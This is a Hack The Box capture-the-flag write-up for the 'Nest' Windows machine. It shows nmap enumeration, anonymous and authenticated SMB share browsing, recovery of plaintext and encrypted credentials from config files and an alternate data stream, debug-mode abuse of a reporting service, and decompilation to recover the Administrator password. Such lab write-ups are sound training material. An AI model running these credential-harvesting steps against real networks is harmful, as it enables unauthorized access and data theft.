Hackthebox Nest Writeup

1. First, enumerate the machine using nmap.
   nmap –sC –sV –oA nest 10.10.10.178

```
# Nmap 7.80 scan initiated Fri Jun  5 18:29:23 2020 as: nmap -sC -sV -oA nest 10
.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.23s latency).
Not shown: 999 filtered ports
PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-05T11:30:16
|_  start_date: 2020-06-05T04:20:14

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
# Nmap done at Fri Jun  5 18:30:53 2020 -- 1 IP address (1 host up) scanned in 9
0.48 seconds
```

Port 445 / smb is open. Scan all port is also initiated, in case there is any.

```
# Nmap 7.80 scan initiated Fri Jun  5 18:33:19 2020 as: nmap -Pn -n -A -T5 -p1-6
5535 -oA nest.all 10.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.59s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq
, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessio
nReq, TerminalServer, TerminalServerCookie, X11Probe:
|     Reporting Service V1.2
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOp
tions:
|     Reporting Service V1.2
|     Unrecognised command
|   Help:
|     Reporting Service V1.2
|     This service allows users to run queries against databases using the legac
y HQK format
|     AVAILABLE COMMANDS ---
```

Found another port in 4386.

2. Tried to connect to smb using smbclient with no credential and successful.

```
root@kali:~/htb/nest# smbclient -L \\\\10.10.10.178
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
root@kali:~/htb/nest#
```

3. Data seems to be accessible. Using recurse on to see all files inside Data. Found two files, Maintenance Alerts.txt and Welcome Email.txt

```
root@kali:~/htb/nest# smbclient \\\\10.10.10.178\\Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
  .                                   D        0  Thu Aug  8 05:53:46 2019
  ..                                  D        0  Thu Aug  8 05:53:46 2019
  IT                                  D        0  Thu Aug  8 05:58:07 2019
  Production                          D        0  Tue Aug  6 04:53:38 2019
  Reports                             D        0  Tue Aug  6 04:53:44 2019
  Shared                              D        0  Thu Aug  8 02:07:51 2019

\IT
NT_STATUS_ACCESS_DENIED listing \IT\*

\Production
NT_STATUS_ACCESS_DENIED listing \Production\*

\Reports
NT_STATUS_ACCESS_DENIED listing \Reports\*

\Shared
  .                                   D        0  Thu Aug  8 02:07:51 2019
  ..                                  D        0  Thu Aug  8 02:07:51 2019
  Maintenance                         D        0  Thu Aug  8 02:07:32 2019
  Templates                           D        0  Thu Aug  8 02:08:07 2019

\Shared\Maintenance
  .                                   D        0  Thu Aug  8 02:07:32 2019
  ..                                  D        0  Thu Aug  8 02:07:32 2019
  Maintenance Alerts.txt              A       48  Tue Aug  6 06:01:44 2019

\Shared\Templates
  .                                   D        0  Thu Aug  8 02:08:07 2019
```

```
\Shared\Templates\HR
  .                                   D        0  Thu Aug  8 02:08:01 2019
  ..                                  D        0  Thu Aug  8 02:08:01 2019
  Welcome Email.txt                   A      425  Thu Aug  8 05:55:36 2019

\Shared\Templates\Marketing
  .                                   D        0  Thu Aug  8 02:08:06 2019
  ..                                  D        0  Thu Aug  8 02:08:06 2019
smb: \>
```

4. Download both of the file.

```
root@kali:~/htb/nest# smbclient \\\\10.10.10.178\\Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> get "\Shared\Templates\HR\Welcome Email.txt"
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as \Shared\Templa
smb: \> get "\Shared\Maintenance\Maintenance Alerts.txt"
getting file \Shared\Maintenance\Maintenance Alerts.txt of size 48 as \Shared\Mai
es/sec)
smb: \>
```

5. From file Welcome Email.txt, found a credential for user TempUser with password welcome2019.

```
root@kali:~/htb/nest# cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HRroot@kali:~/htb/nest#
```

6. Now access smbclient using TempUser

```
root@kali:~/htb/nest# smbclient \\\\10.10.10.178\\Data -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
  .                                   D        0  Thu Aug  8 05:53:46 2019
  ..                                  D        0  Thu Aug  8 05:53:46 2019
  IT                                  D        0  Thu Aug  8 05:58:07 2019
  Production                          D        0  Tue Aug  6 04:53:38 2019
  Reports                             D        0  Tue Aug  6 04:53:44 2019
  Shared                              D        0  Thu Aug  8 02:07:51 2019

\IT
  .                                   D        0  Thu Aug  8 05:58:07 2019
  ..                                  D        0  Thu Aug  8 05:58:07 2019
  Archive                             D        0  Tue Aug  6 05:33:58 2019
  Configs                             D        0  Thu Aug  8 05:59:34 2019
  Installs                            D        0  Thu Aug  8 05:08:30 2019
  Reports                             D        0  Sun Jan 26 07:09:13 2020
  Tools                               D        0  Tue Aug  6 05:33:43 2019

\Production
  .                                   D        0  Tue Aug  6 04:53:38 2019
  ..                                  D        0  Tue Aug  6 04:53:38 2019

\Reports
  .                                   D        0  Tue Aug  6 04:53:44 2019
  ..                                  D        0  Tue Aug  6 04:53:44 2019

\Shared
  .                                   D        0  Thu Aug  8 02:07:51 2019
  ..                                  D        0  Thu Aug  8 02:07:51 2019
  Maintenance                         D        0  Thu Aug  8 02:07:32 2019
```

7. Download all files inside using smbget

```
root@kali:~/htb/nest# smbget -rR smb://10.10.10.178/Data -U TempUser
Password for [TempUser] connecting to //Data/10.10.10.178:
```

8. Inside \IT\Configs\RU Scanner\RU_Config.xml, found a username and password. Password seems to be encrypted.

```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
```

9. From \IT\Configs\NotepadPlusPlus\config.xml file, it's know that user C.Smith can access files on Secure$ folder.

```
  <History nbMaxFile="15" inSubMenu="no" customLength="-1">
      <File filename="C:\windows\System32\drivers\etc\hosts" />
      <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
      <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
  </History>
```

10. Now, try to access Secure$ folder using TempUser Credential. Seems like directory listing is denied. But, user can change folder.

```
root@kali:~/htb/nest# smbclient \\\\10.10.10.178\\Secure$ -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
  .                                   D        0  Thu Aug  8 06:08:12 2019
  ..                                  D        0  Thu Aug  8 06:08:12 2019
  Finance                             D        0  Thu Aug  8 02:40:13 2019
  HR                                  D        0  Thu Aug  8 06:08:11 2019
  IT                                  D        0  Thu Aug  8 17:59:25 2019

\Finance
NT_STATUS_ACCESS_DENIED listing \Finance\*

\HR
NT_STATUS_ACCESS_DENIED listing \HR\*

\IT
NT_STATUS_ACCESS_DENIED listing \IT\*
```

```
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\>
```


11. Change directory to folder IT\Carl and access files inside it.

```
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
  .                                   D        0  Thu Aug  8 02:42:14 2019
  ..                                  D        0  Thu Aug  8 02:42:14 2019
  Docs                                D        0  Thu Aug  8 02:44:00 2019
  Reports                             D        0  Tue Aug  6 20:45:40 2019
  VB Projects                         D        0  Tue Aug  6 21:41:55 2019

\IT\Carl\Docs
  .                                   D        0  Thu Aug  8 02:44:00 2019
  ..                                  D        0  Thu Aug  8 02:44:00 2019
  ip.txt                              A       56  Thu Aug  8 02:44:16 2019
  mmc.txt                             A       73  Thu Aug  8 02:43:42 2019

\IT\Carl\Reports
  .                                   D        0  Tue Aug  6 20:45:40 2019
  ..                                  D        0  Tue Aug  6 20:45:40 2019

\IT\Carl\VB Projects
  .                                   D        0  Tue Aug  6 21:41:55 2019
  ..                                  D        0  Tue Aug  6 21:41:55 2019
  Production                          D        0  Tue Aug  6 21:07:13 2019
  WIP                                 D        0  Tue Aug  6 21:47:41 2019

\IT\Carl\VB Projects\Production
  .                                   D        0  Tue Aug  6 21:07:13 2019
  ..                                  D        0  Tue Aug  6 21:07:13 2019

\IT\Carl\VB Projects\WIP
  .                                   D        0  Tue Aug  6 21:47:41 2019
  ..                                  D        0  Tue Aug  6 21:47:41 2019
  RU                                  D        0  Fri Aug  9 22:36:45 2019

\IT\Carl\VB Projects\WIP\RU
```

12. Seems like there is a project inside it. Download it using smbget.

```
root@kali:~# smbget -rR smb://10.10.10.178/Secure$/IT/Carl -U TempUser
Password for [TempUser] connecting to //Secure$/10.10.10.178:
```

13. Open the source code in Module1.vb and Utils.vb. Run it on online compiler https://dotnetfiddle.net. Use it to decrypt password found in RU_Config.xml.



14. Result of decrypt is xRxRxPANCAK3SxRxRx as the password. Next, access smb folder using C.Smith user.

```
root@kali:~/htb/nest# smbclient  \\\\10.10.10.178\\Users -U C.Smith
Enter WORKGROUP\C.Smith's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
  .                                   D        0  Sun Jan 26 06:04:21 2020
  ..                                  D        0  Sun Jan 26 06:04:21 2020
  Administrator                       D        0  Fri Aug  9 22:08:23 2019
  C.Smith                             D        0  Sun Jan 26 14:21:44 2020
  L.Frost                             D        0  Fri Aug  9 00:03:01 2019
  R.Thompson                          D        0  Fri Aug  9 00:02:50 2019
  TempUser                            D        0  Thu Aug  8 05:55:56 2019

\Administrator
NT_STATUS_ACCESS_DENIED listing \Administrator\*

\C.Smith
  .                                   D        0  Sun Jan 26 14:21:44 2020
  ..                                  D        0  Sun Jan 26 14:21:44 2020
  HQK Reporting                       D        0  Fri Aug  9 06:06:17 2019
  user.txt                            A       32  Fri Aug  9 06:05:24 2019

\L.Frost
NT_STATUS_ACCESS_DENIED listing \L.Frost\*

\R.Thompson
NT_STATUS_ACCESS_DENIED listing \R.Thompson\*

\TempUser
NT_STATUS_ACCESS_DENIED listing \TempUser\*

\C.Smith\HQK Reporting
  .                                   D        0  Fri Aug  9 06:06:17 2019
  ..                                  D        0  Fri Aug  9 06:06:17 2019
```

15. Found user flag in desktop of user C.Smith.

```
\C.Smith
  .                                   D        0  Sun Jan 26 14:21:44 2020
  ..                                  D        0  Sun Jan 26 14:21:44 2020
  HQK Reporting                       D        0  Fri Aug  9 06:06:17 2019
  user.txt                            A       32  Fri Aug  9 06:05:24 2019
```

16. In folder HQK Reporting, found file "Debug Mode Password.txt". File is 0 bytes. Using allinfo to find more info about the file.

```
\C.Smith\HQK Reporting
  .                                   D        0  Fri Aug  9 06:06:17 2019
  ..                                  D        0  Fri Aug  9 06:06:17 2019
  AD Integration Module               D        0  Fri Aug  9 19:18:42 2019
  Debug Mode Password.txt             A        0  Fri Aug  9 06:08:17 2019
  HQK_Config_Backup.xml               A      249  Fri Aug  9 06:09:05 2019
```

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 06:06:12 AM 2019 WIB
access_time:    Fri Aug  9 06:06:12 AM 2019 WIB
write_time:     Fri Aug  9 06:08:17 AM 2019 WIB
change_time:    Fri Aug  9 06:08:17 AM 2019 WIB
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQK Reporting\>
```


17. Use get to obtain the password

```
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt":Password:$DATA
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password:$DATA of size 15 as Debug Mo
age 0.0 KiloBytes/sec)
```


18. Access the application in port 4386 using telnet. Use the password to enter DEBUG mode.

```
root@kali:~/htb/nest# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>HELP

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---
```


Change directory and do LIST command. Now, in HQK directory, change directory to LDAP




19. Using command list, found an exe and conf file. Use showquery 2 to output Ldap.conf content. Obtained username, domain, and password. Password seems to be encrypted.



20. Using dnspy, decompile the HqkLdapexe that found in IT folder. There are few codes that need to be change so the password can be decrypted.



21. Change the code to output the decrypted password. Save the module and run the application again.



22. Password for admin is obtained : XtH4nkS4Pl4y1nGX. Now, C$ in smb can be accessed by Administrator.

```
root@kali:~/htb/nest# smbclient  \\\\10.10.10.178\\c$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                        DHS        0  Tue Jul 14 09:34:39 2009
  Boot                                DHS        0  Sun Jan 26 04:15:35 2020
  bootmgr                            AHSR   383786  Sat Nov 20 11:40:08 2010
  BOOTSECT.BAK                       AHSR     8192  Tue Aug  6 12:16:26 2019
  Config.Msi                          DHS        0  Sun Jan 26 04:49:12 2020
  Documents and Settings              DHS        0  Tue Jul 14 12:06:44 2009
  pagefile.sys                        AHS 2146881536  Sat Jun  6 11:29:20 2020
  PerfLogs                              D        0  Tue Jul 14 10:20:08 2009
  Program Files                        DR        0  Thu Aug  8 06:40:50 2019
  Program Files (x86)                  DR        0  Tue Jul 14 12:06:53 2009
  ProgramData                          DH        0  Tue Aug  6 03:24:41 2019
  Recovery                            DHS        0  Tue Aug  6 03:22:25 2019
  restartsvc.bat                        A       33  Thu Aug  8 06:43:09 2019
  Shares                                D        0  Tue Aug  6 20:59:55 2019
  System Volume Information           DHS        0  Tue Aug  6 11:17:38 2019
  Users                                DR        0  Fri Aug  9 00:19:40 2019
  Windows                               D        0  Sun Jan 26 04:22:42 2020

                10485247 blocks of size 4096. 6543375 blocks available
smb: \>
```

Change directory to Users\Administrator\Desktop to obtain the root.txt flag.

```
smb: \Users\Administrator\Desktop\> ls
  .                                   DR        0  Sun Jan 26 14:20:50 2020
  ..                                  DR        0  Sun Jan 26 14:20:50 2020
  desktop.ini                        AHS      282  Sun Jan 26 05:02:44 2020
  root.txt                            A       32  Tue Aug  6 05:27:26 2019
```